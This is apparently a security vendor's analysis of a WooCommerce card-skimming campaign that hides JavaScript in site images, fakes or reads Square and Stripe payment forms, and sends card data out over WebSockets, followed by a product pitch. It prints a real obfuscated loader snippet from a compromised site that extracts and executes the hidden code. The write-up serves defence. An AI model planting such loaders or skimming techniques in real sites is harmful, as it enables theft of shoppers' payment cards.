


Trusted images, stolen cards: skimmers hiding in store logos

Attackers have found a new way to steal payment card details from online stores that use WooCommerce by hiding malicious code inside normal-looking site images and creating pixel-perfect fake payment forms that closely mimic Square, Stripe, WooPayments, and USA ePay. Instead of adding an obvious script, they place a tiny hidden trigger inside a harmless-looking style element, which then quietly loads a regular logo or icon image from the store’s own media library. The end of that image file secretly contains the real attack code, which activates on the checkout page, watches what shoppers type into the payment form, and sends those details out over encrypted connections that look like normal traffic to well-known online services. For shoppers, everything appears to work as expected; for most traditional security tools, it looks like an ordinary WordPress page loading its own images.
Attack details
Across compromised WooCommerce sites, the attack follows a three-stage pattern that stays entirely in the browser.
First, the attackers inject a small piece of code into a style tag’s onload handler, a part of the page that is rarely monitored compared to standard script tags because it’s usually associated with how things look, not with running logic. That hidden loader decodes a URL pointing to an existing image in the site’s own WordPress media library – typically a normal-looking logo or icon – and downloads that file in a way that lets it read the raw contents instead of just displaying the image. It then hands that data off to the next stage of the attack.
Then, the second part is the most technically novel element of the campaign. The attacker appends Base64-encoded JavaScript to the end of a legitimate image file – either a PNG or WebP – already hosted on the compromised site’s WordPress media library. The image continues to display normally in browsers.
When the loader fetches the image and reads it as a text string, it calls .substring() with a large negative offset – effectively extracting only the appended JavaScript tail at the end of the file, discarding the binary image header entirely. That extracted code is then executed dynamically.
Real inline script from a compromised site
<style onload="var _$_5701=(function(k,b){...shuffled string cipher...})(...);
(async function GetStyles(){
  let cssText = await fetch(_$_5701[0]);        // → fetches an image URL
  let x = await cssText.text();       	    // reads image as text, not image
  var F = new Function(x.substring(-128864));  // extracts hidden JS tail
  return (F())                        	       // executes the payload
})()"></style>
Finally, once activated, the skimmer watches the checkout experience and adapts itself based on which payment system the store uses
When Square is used, it swaps out the real iframe with a handcrafted copy that captures every keystroke before passing dummy data to the genuine form so the transaction still goes through normally.
The fake Square form is a pixel-perfect HTML/CSS replica; where card data typed here is captured by the attacker.

The fake Square form is a pixel-perfect HTML/CSS replica. Card data typed here is captured by the attacker before the real form ever sees it.
In WooCommerce deployments that use Stripe, the payment fields do not live directly on the checkout page. Instead, Stripe renders card data inside small, isolated iframes (private Stripe frames) that are designed to keep card numbers and security codes inside Stripe’s own controlled environment. The skimmer sidesteps this protection by running in the trusted context of the compromised WordPress page and programmatically reaching into those Stripe frames from the outside. Once inside the iframe’s document, it locates the internal elements that hold the credit card information and reads the live data as the shopper types.
To keep everything looking perfectly normal, the skimmer also manipulates Stripe’s own UI elements on the fly, adjusting CSS properties such as opacity, transforms, and internal class names so that focus states, error messages, and brand-specific card styling continue to behave exactly as users and merchants expect. From the shopper’s perspective, they are interacting with a fully legitimate Stripe-hosted form; behind the scenes, the attacker is simply “listening in” on Stripe’s private iframe and copying the card details as they flow through.
A similar technique is used against WooPayments (the Stripe-based WooCommerce payment extension), where the skimmer targets a different set of field identifiers and container selectors specific to WooPayments’ implementation, but achieves the same outcome: reading sensitive card data directly from the protected payment frames without any visible change to the checkout experience.
The Stripe “fake” view shown in the research is constructed by reading directly inside Stripe’s private sandboxed iframe – no visual replacement of the Stripe form itself is needed.

The Stripe fake is constructed by reading directly inside Stripe’s private sandboxed iframe — no visual replacement needed.
On USA ePay, it is even quieter, simply reading values from the standard credit card fields without altering the page layout or behavior in any way.
On sites using the WooCommerce USA ePay plugin, the skimmer is even quieter. There is no fake form and no iframe manipulation at all. Instead, the malicious code attaches itself directly to the standard USA ePay credit card fields that are already present on the checkout page. As the shopper types, the skimmer passively reads these values in the background without changing the layout, styling, or behavior of the page in any way. From the user’s point of view, the form behaves exactly as expected; from a detection standpoint, there are no obvious visual artifacts or replacement elements to raise suspicion.
In all cases, the attacker collects full card details and billing information, links it to the shopper’s IP address (which is looked up and stored in a browser cookie for tracking), and then exfiltrates it in real time over encrypted WebSocket connections to attacker domains that visually resemble popular CDN or SaaS endpoints, making the traffic easy to miss in traditional logs.
How Source Defense protects you
Source Defense is designed for exactly this kind of “hiding in plain sight” attack, where malicious logic runs in the browser, abuses trusted page elements, and targets payment fields directly. By inserting a virtual layer between the page and every script that runs in the session, Source Defense continuously analyzes how scripts behave: which fields they touch, which cookies or browser storage they use, and where they try to send data. When a loader in a style element suddenly downloads an image as text, executes dynamic code, and then starts reading cardholder data or opening suspicious WebSocket connections, Source Defense alerts upon them, even when executing 1st party scripts. Because protection is based on behavior rather than fragile signatures, the solution remains effective even when each compromised site uses a slightly different obfuscation scheme or image file.
For this type of campaign, alert types can include:
- Sending data to blacklisted domain
- Accessing PCI data
- Accessing PII data
- Transferring data (including WebSocket exfiltration)
- Executing risky actions
- Using 1st party cookies
These alerts appear in the product’s bell notification center, are summarized on dashboards, and surface in widgets such as “Script behaviors” for detailed activity, so teams can move quickly from detection to investigation and response.
Alerts can also be forwarded via email and webhook into SIEM, SOAR, or ticketing systems so that client-side indicators of compromise are correlated with server-side and network events in a single workflow.
Key takeaways
This Magecart campaign shows how far client-side attackers have evolved: they no longer rely on obvious script tags or suspicious external domains, but instead weaponize trusted HTML features, hide payloads inside ordinary logos and icons, and tailor their skimmers to the exact way providers like Square and Stripe render payment forms.
Traditional defenses such as WAFs, CSP, SRI, and server-side logging see the transaction only after the browser has already leaked the data, and they often cannot observe what actually runs inside iframes, plugins, or dynamically loaded images.
A dedicated client-side security control like Source Defense closes that gap by continuously monitoring script behavior in every checkout session, helping organizations both stop eSkimming at the point of input and demonstrate compliance with modern standards like PCI DSS 4.0.1. For teams responsible for security, compliance, and online revenue, this kind of runtime visibility and control on the browser side is now essential, not optional.
 Previous